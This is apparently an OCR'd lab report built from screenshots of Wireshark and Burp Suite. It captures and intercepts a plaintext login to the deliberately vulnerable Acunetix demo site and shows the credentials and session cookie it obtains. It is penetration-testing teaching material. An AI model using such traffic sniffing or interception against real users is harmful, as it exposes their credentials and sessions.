



7) SENSITIVE DATA EXPOSURE USING WIRESHARK








Kali-Linux-2021.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Firefox
root@kali: /home/kali
The Wireshark Network ...
02:51 AM
acuforum login - Mozilla Firefox
Kali Linux
acuforum login
testasp.vulnweb.com/Login.asp?RetURL=%2FDefault.asp%3F
Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB
acunetix acuforum
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
about · forums · search · login · register · SQL scanner · SQL vuln help
Username: admin
Password: ••••••
Login
Copyright 2019 Acunetix Ltd
Warning: This forum is deliberately vulnerable to SQL Injections, directory traversal, and other web-based attacks.
It is built using ASP and it is here to help you test Acunetix. The entire content of the forum is erased daily. All the
posts are real-life examples of how attackers are trying to break into insecure web applications. Please be careful
and do not follow links that are posted by malicious parties.
All interfaces shown
Ready to load or capture
No Packets
Type here to search
32°C



Kali-Linux-2021.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
acuforum login - Mozilla ...
root@kali: /home/kali
*eth0
02:52 AM
*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
1 0.000000000 10.0.2.15 52.84.6.10 TCP 54 42914 → 443 [ACK] Seq=1 Ack=1 Win=62780 Len=0
2 0.615854622 52.84.6.10 10.0.2.15 TCP 60 [TCP ACKed unseen segment] 443 → 42914 [ACK] Seq=1 Ack=2 Win=65535 Len=0
3 1.729219246 10.0.2.15 3.126.110.1 HTTP sp%3F HTTP/1.1 (application/x-www-form-urlencoded)
4 1.731915038 3.126.110.1 10.0.2.15 TCP 535 Len=0
5 2.783999451 3.126.110.1 10.0.2.15 HTTP
6 2.784047179 10.0.2.15 3.126.110.1 TCP =61320 Len=0
7 4.608778534 10.0.2.15 3.126.110.1 TCP 0 Len=0
8 4.609327859 3.126.110.1 10.0.2.15 TCP [ACK] Seq=1 Ack=2 Win=65535 Len=0
9 5.376051346 10.0.2.15 3.126.110.1 TCP 0 Len=0
10 5.376884591 3.126.110.1 10.0.2.15 TCP [ACK] Seq=1 Ack=2 Win=65535 Len=0
11 5.632152894 10.0.2.15 3.126.110.1 TCP 0 Len=0
12 5.632979946 3.126.110.1 10.0.2.15 TCP [ACK] Seq=1 Ack=2 Win=65535 Len=0
Frame 3: 683 bytes on wire (5464 bits), 683 bytes captured (5464 bits) on
Ethernet II, Src: PcsCompu_0e:34:8d (08:00:27:0e:34:8d), Dst: RealtekU_12:
Internet Protocol Version 4, Src: 10.0.2.15, Dst: 3.126.110.1
Transmission Control Protocol, Src Port: 50342, Dst Port: 80, Seq: 1, Ack:
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded
Mark/Unmark Packet Ctrl+M
Ignore/Unignore Packet Ctrl+D
Set/Unset Time Reference Ctrl+T
Time Shift... Ctrl+Shift+T
Packet Comment... Ctrl+Alt+C
Edit Resolved Name
Apply as Filter
Prepare as Filter
Conversation Filter
Colorize Conversation
SCTP
Follow
Copy
Protocol Preferences
Decode As...
Show Packet in New Window
TCP Stream Ctrl+Alt+Shift+T
UDP Stream Ctrl+Alt+Shift+U
TLS Stream Ctrl+Alt+Shift+S
HTTP Stream Ctrl+Alt+Shift+H
HTTP/2 Stream
QUIC Stream
0000 52 54 00 12 35 02 08 00 27 0e 34 8d 08 00 45 00 RT··5··· '·4···E·
0010 02 9d 4a 0c 40 00 40 06 70 c1 0a 00 02 0f 03 7e ··J·@·@· p·····~
0020 6e 01 c4 a6 00 50 c0 fc 6b de 2b 1d 4c 35 50 18 n····P·· k·+·L5P·
0030 f5 3c 80 1d 00 00 50 4f 53 54 20 2f 4c 6f 67 69 ·<····PO ST /Logi
0040 6e 2e 61 73 70 3f 52 65 74 55 52 4c 3d 25 32 46 n.asp?Re tURL=%2F
0050 44 65 66 61 75 6c 74 25 32 45 61 73 70 25 33 46 Default%2 5Easp%3F
0060 20 48 54 54 50 2f 31 2e 31 0d 0a 48 6f 73 74 3a HTTP/1. 1··Host:
0070 20 74 65 73 74 61 73 70 2e 76 75 6c 6e 77 65 62 testasp .vulnweb
0080 2e 63 6f 6d 0d 0a 55 73 65 72 2d 41 67 65 6e 74 .com··Us er-Agent
0090 3a 20 4d 6f 7a 69 6c 6c 61 2f 35 2e 30 20 28 58 : Mozill a/5.0 (X
00a0 31 31 3b 20 4c 69 6e 75 78 20 78 38 36 5f 36 34 11; Linu x x86_64
00b0 3b 20 72 76 3a 37 38 2e 30 29 20 47 65 63 6b 6f ; rv:78. 0) Gecko
00c0 2f 32 30 31 30 30 31 30 31 20 46 69 72 65 66 6f /2010010 1 Firefo
00d0 78 2f 37 38 2e 30 0d 0a 41 63 63 65 70 74 3a 20 x/78.0·· Accept:
wireshark_eth0SZYEB1.pcapng
Packets: 14 · Displayed: 14 (100.0%) · Dropped: 0 (0.0%)
Type here to search
32°C




8) UNVALIDATED DIRECTS AND FORWARDS






Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Request to http://testasp.vulnweb.com:80 [3.126.110.1]
Forward
Drop
Intercept is on
Action
Raw
Params
Headers
Hex
POST /Login.asp?RetURL=%2FSearch%2Easp%3F HTTP/1.1
Host: testasp.vulnweb.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Origin: http://testasp.vulnweb.com
Connection: close
Referer: http://testasp.vulnweb.com/Login.asp?RetURL=%2FSearch%2Easp%3F
Cookie: ASPSESSIONIDQSATCSQ=IGABGBCBGPFGJKKJFPAJKOHM
Upgrade-Insecure-Requests: 1
tfUName=admin&tfUPass=admin123
Scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Engagement tools
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Don't intercept requests
Do intercept
Convert selection
URL-encode as you type
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Message editor documentation
Proxy interception documentation
0 matches
Copyright 2019 Acunetix Ltd.
testasp.vulnweb.com
Type here to search
32°C
ENG
12:32
10-10-2021


Burp Suite Professional v2.0.11beta - Temporary Project - licensed to MRun
Go
Cancel
Target: http://testasp.vulnweb.com
Request
Response
Raw
Params
Headers
Hex
HTML
Render
POST /Login.asp?RetURL=%2FSearch%2Easp%3F HTTP/1.1
Host: testasp.vulnweb.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0)
Gecko/20100101 Firefox/92.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Origin: http://testasp.vulnweb.com
Connection: close
Referer: http://testasp.vulnweb.com/Login.asp?RetURL=%2FSearch%2Easp%3F
Cookie: ASPSESSIONIDQSATCSQ=IGABGBCBGPFGJKKJFPAJKOHM
Upgrade-Insecure-Requests: 1
tfUName=admin&tfUPass=admin123
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Date: Sun, 10 Oct 2021 07:02:48 GMT
Connection: close
Content-Length: 3217
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/MainTemplate.dwt.asp"
codeOutsideHTMLIsLocked="false" -->
<head>
<!-- InstanceBeginEditable name="doctitle" -->
<title>acuforum login</title>
<!-- InstanceEndEditable -->
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<!-- InstanceBeginEditable name="head" -->
<!-- InstanceEndEditable -->
<link href="styles.css" rel="stylesheet" type="text/css">
</head>
<body>
<table width="100%" border="0" cellpadding="10" cellspacing="0">
<tr bgcolor="#003F00">
<td width="306px"><img
src="Images/logo.gif" width="306" height="38" border="0" alt="Acunetix
Website Security"></td>
<td align="right" valign="middle" bgcolor="#003F00"
class="disclaimer">TEST and Demonstration site for <a
href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web
Vulnerability Scanner</td>
</tr>
<tr>
<td colspan="2"> <a
href="Templatize.asp?item=html/about.html" class="menu">about - <a
href="Default.asp" class="menu">forums - <a href="Search.asp"
0 matches
Done
3,413 bytes | 673 millis
Copyright 2019 Acunetix Ltd.
testasp.vulnweb.com
Type here to search
32°C
ENG
12:32
10-10-2021





9) USER PROVIDED SESSION ID IS GETTING ACCEPTED

